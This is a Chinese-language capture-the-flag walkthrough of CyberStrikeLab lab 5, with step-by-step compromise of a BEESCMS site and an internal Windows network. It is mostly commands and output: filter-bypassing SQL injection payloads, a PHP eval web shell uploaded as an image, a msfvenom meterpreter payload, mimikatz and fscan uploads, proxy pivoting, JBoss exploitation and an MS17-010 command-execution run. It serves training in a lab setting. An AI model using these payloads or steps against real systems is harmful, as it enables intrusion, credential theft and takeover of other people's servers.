
cyberstrikelab-lab5
web渗透
BEESCMS
1、后台发现验证码复用漏洞,后台账号密码可以爆破
2、后台sql注入漏洞
admin' order by 5--+
# and 被过滤
admin' and updatexml(1,concat(0x7e,select database(),0x7e),1)--+
# 去掉前面的空格
admin'and updatexml(1,concat(0x7e,select database(),0x7e),1)--+

# 报错信息如下,数据库名beescms
操作数据库失败XPATH syntax error: '~,beescms~'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin'and updatexml(1,concat(0x7e, database(),0x7e),1)--  ' limit 0,1


# 其他双写绕过
union => uni union on
select => selselectect
from => fr from om
where => wh where ere


# 列1 admin_name
admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 1,1),0x7e),1)#

# 列2 admin_password
admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 2,1),0x7e),1)#

# 字段1 admin
admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_name fr from om beescms.bees_admin limit 0,1),0x7e),1)#

# 字段2 7e60bc642fefc11b43792e8745df6c1  // cmd5.com 解密 cyber
admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_password fr from om beescms.bees_admin limit 0,1),0x7e),1)#
密码cyber,登录,版本就是4.0

准备一个图片马,shell.jpg,抓包修改shell.php
<?php @eval($_POST['shell']); ?>


在上传图片管理界面,查看网页源码,找到新上传图片的html标签能看到php文件路径,然后蚁剑连接
http://192.168.10.10:6582/upload/img/202512101423498303.php
内网渗透

msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe

msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z"
upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe

upload /data/windows_atk/mimikatz/x64/x64/mimikatz.exe
fscan扫内网,在20.20的8080端口,有一个Jboss内容管理系统
C:\phpstudy_pro\WWW\upload\img>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫��ʵ�� 0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d4eb:d150:7852:d93f%8
   IPv4 Address. . . . . . . . . . . : 192.168.10.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.233

Ethernet adapter ��̫��ʵ�� 0 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f90f:239c:ae8a:42db%15
   IPv4 Address. . . . . . . . . . . : 192.168.20.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.20.1

C:\phpstudy_pro\WWW\upload\img>fscan.exe -h 192.168.20.0/24
fscan.exe -h 192.168.20.0/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.20.10   is alive
(icmp) Target 192.168.20.20   is alive
(icmp) Target 192.168.20.30   is alive
[*] Icmp alive hosts len is: 3
192.168.20.10:445 open
192.168.20.20:139 open
192.168.20.20:135 open
192.168.20.30:88 open
192.168.20.20:8080 open
192.168.20.10:3306 open
192.168.20.30:445 open
192.168.20.20:445 open
192.168.20.30:139 open
192.168.20.10:139 open
192.168.20.30:135 open
192.168.20.10:135 open
192.168.20.20:8009 open
192.168.20.10:7680 open
[*] alive ports len is: 14
start vulscan
[+] NetInfo:
[*]192.168.20.20
   [->]cyberweb
   [->]192.168.20.20
[+] NetInfo:
[*]192.168.20.30
   [->]WIN-7NRTJO59O7N
   [->]192.168.20.30
[*] 192.168.20.30  [+]DC __MSBROWSE__\WIN-7NRTJO59O7N
[*] 192.168.20.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600
[*] WebTitle:http://192.168.20.20:8080 code:200 len:1554   title:Welcome to JBoss AS
[+] InfoScan:http://192.168.20.20:8080 [Jboss]
已完成 14/14
[*] 扫描结束,耗时: 18.7052044s
设置路由,配置代理
meterpreter > run post/multi/manage/autoroute
[*] Running module against DESKTOP-JFB57A8 (192.168.10.10)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table.
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
设置proxychains4配置文件,代理到msf
┌──(root㉿kali)-[/data/demo]
└─# tail  /etc/proxychains4.conf
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#       rted: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
获取到对方内网的 Jboss cms



这个可以利用jboss综合利用工具,获取到第二个flag
第三台,永恒之蓝命令执行,反弹shell和其他的都不行
use auxiliary/admin/smb/ms17_010_command
set RHOSTS 192.168.20.30
set COMMAND type C:\\flag.txt
run
最后得到flag
go-flag{Cfg8hlBj4dXppo5j}
本站小部分内容转载于互联网,如有侵权还请联系THE END